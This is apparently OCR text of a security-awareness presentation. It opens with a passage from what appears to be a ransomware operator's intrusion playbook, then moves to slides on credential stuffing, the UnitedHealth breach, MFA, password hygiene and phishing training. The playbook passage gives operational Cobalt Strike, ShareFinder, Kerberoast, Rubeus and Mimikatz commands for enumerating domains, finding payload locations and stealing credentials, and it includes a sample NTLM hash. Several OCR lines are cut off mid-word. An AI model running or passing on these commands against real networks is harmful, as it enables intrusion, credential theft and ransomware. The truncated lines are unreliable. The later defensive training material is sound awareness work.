net dclist <===== domain controllers
1.5.2. **net domain_controllers** <===== this command will show IP addresses o
controllers
1.6. **shell net localgroup administrators** <===== local administrators
1.7. **shell net group /domain "Domain Admins"** <===== domain administrato
1.8. **shell net group "Enterprise Admins" /domain** <===== enterprise adminis
1.9. **shell net group "Domain Computers" /domain** <===== Quantity of works
1.10. **net computers** <===== ping all hosts with display of IP addresses

Preferably execute Kerberoast attack if more than 3k hosts received since bot
while dumping shares for 2 hours

2. Dump of Shares

Dump shares in two cases:
1. When looking for place for payload. In this case we're looking for writable s
(admin share without shares local user have access to). To get the list run:

powershell-import /home/user/work/ShareFinder.ps1

**psinject 1234 x64 Invoke-ShareFinder -CheckAdmin -Verbose | Out- File -Enc
C:\ProgramData\sh.txt**

2. When searching for information we gonna extract during second stage. In th
need to found shares that the local user has access to. Impersonate administra
gonna use for data extraction (different admins can have different access to di
and dumb with command:

powershell-import /home/user/work/ShareFinder.ps1

psinject 5209 x64 Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\shda.txt

Analyze dumped shares we're interested in next

* Financial documents

* Accounting

* IT

* Clients

* Projects

Etc depending on what our target's activity.

Download what's been dumped. Details in stage 2.

3. Kerberoast attack

Objective is to receive admin hash for further brute attack. First method:

powershell-import /home/user/work/Invoke-Kerberoast.ps1

psinject 4728 x64 Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath c:\ProgramData\pshashes.txt -append -force - Encoding UTF8

Second method:

execute-assembly /home/user/work/Rubeus.exe kerberoast

/ldapfilter:'admincount=1' /format:hashcat

/outfile:C:\ProgramData\hashes.txt

execute-assembly /home/user/work/Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt

As a result receiving files in C:\ProgramData\ folder which can have hash. Download and if lucky enough send for brute via team leaders.

4. Mimikatz

mimikatz

version

Extraction of plaintext passwords from memory

privilege::debug – checking privileges

log nameoflog.log – enable log

sekurlsa::logonpasswords – show all stored local passwords in plaintext

log

privilege::debug

sekurlsa::logonpasswords

token::elevate

lsadump::sam

exit

lsadump::dcsync /user:Administrator - pass Get domain administrator at primary domain controller

sekurlsa::pth /user: /domain: /ntlm: /run:cmd – Pass-the-Hash (use it's NTLM instead of password) (same as runas /user:user cmd #PASSWORD#)

Mimikatz in Cobalt Strike

getsystem

hashdump

logonpasswords

beacon> make_token domen\user password – impersonate user token

beacon> pth domen\user NTLM - impersonate user token
beacon> rev2self – revert session to default

beacon> dcsync domain.com (Replace domain.com - with domain) - acquire all hashes from domain (domain administrator token is required)

If login and hash are found:
pth Domain\Admin pass (as hash) **shell dir \\ip or hostname\c$**

EliAdmin:1001:aad3b435b51404eeaad3b435b51404ee:b0059c57f5249ede3db768e388ee0b14:::
pth ELC\EliAdmin b0059c57f5249ede3db768e388ee0b14


If login and password are found


make_token Domain\Admin Pass rev2self – get token

Lsass reading
Dowload latest mimikatz version from github.

Run cmd as administrator

Ransomware Attack - Video





Password Attacks

Akamai: We Saw 61 Billion Credential Stuffing Attacks in 18 Months

PCWorld

News

Time to update your password: 26 billion personal records leaked

The data set clocks in at a massive 12TB.

Credential Stuffing / Phishing

Credential stuffing:

- Uses lists of usernames, email addresses with passwords
- Large-scale automated login requests.


Credential Phishing:

- Using phishing, vishing SMSishing attacks to get users to give up their credentials

UnitedHealth / Change / Optum

- Feb 21 - Ransomware attack
- March 3 – Paid ALPHV/BlackCat $22 million
- March 11 – MS hospitals are losing $24 million a day – impacting 94% of US hospitals
- **Access via stolen credentials with no MFA via VPN to a Citrix Portal**
- CEO doesn't know how many Americans impacted due to breach
- Failed to implemented security measures by CISA from Dec 2023

Mitnick MitM PayPal Attack – Video – ByPass MFA



Cybercrime as a Service (CCaaS)

Social Engineering

Ransomware

Password Attacks

Cybercrime as a Service (CyaaS)

BEC / CEO Fraud

Biggest Initial Breach Root Causes for Most Companies

- Social engineering was the #1 root cause of hacking and malware
- Verizon Data Breach Investigation Report – 68% of all attacks are human related
- <30 seconds from phish to credential loss




Figure 34. Top Action varieties in Social Engineering incidents (n=3,647)

Social engineering is responsible for majority of all malicious data breaches

Most Secure Woman?

MFA

Emma Faye

Multifactor Authentication

Prevention!

Social Engineering Defense in Depth

Patch

MFA

SPOT

DiNGS

Patching Sequence

ASAP	Fairly Quickly	Prepare to Patch	< 1 Month	Whenever Possible
CISA Known Exploited Vulnerability Catalog List	Exploit Code Publicly Available & involves popular remotely exploitable services & products	Exploit Code is Publicly Available	Involves Popularly Exploited Apps or Services, but exploit code not yet publicly available	Everything Else
Is Being Actively Exploited	Is Likely to Be Actively Exploited	Maybe Actively Exploited	Maybe Actively Exploited	Less Likely to be Actively Exploited





Multi Factor Authentication (1 Factor, 2 Factor, 3 Factor)

SMS (Restricted by US Government)

- It's okay – not the best
- Unfortunately, this is commonly used

Application (Phishable with MitM Attacks)

- Code Generated in App
- Make sure you can back them up

Hardware (FIDO Approved)

- Uses a hardware token, like a Yubikey or your smartphone
- Can be inconvenient when forgotten or damaged

Tooth Factor Authentication


Password Use Recommendations - DiNGS

MFA	If possible, use MFA
Unique Passwords	Unique & Complex passwords
Password Manager	It creates DiNGS
Create your own?	At least 12 characters, complex
Better	16+ character / passphrase

Different, Non-Guessable, Strong Passwords

SPOT – Learn How to Check the Links!

- Check your links!
- Look for transposed letters or used other symbols in the websites
  - Micorsoft.com (transposed)
  - G00GLE.com (similar letters)
  - Bankofarnerica.com (combined r n -> m)
  - wikipedi**a**.org vs wikipedia.org (homograph)



How Do You Manage the Ongoing Problem of Social Engineering?

Baseline Testing
We provide baseline testing to assess the Phish-prone™ Percentage of your users through a free simulated phishing attack.


Train Your Users
The world's largest library of security awareness training content; including interactive modules, videos, games, posters and newsletters. Automated training campaigns with scheduled reminder emails.

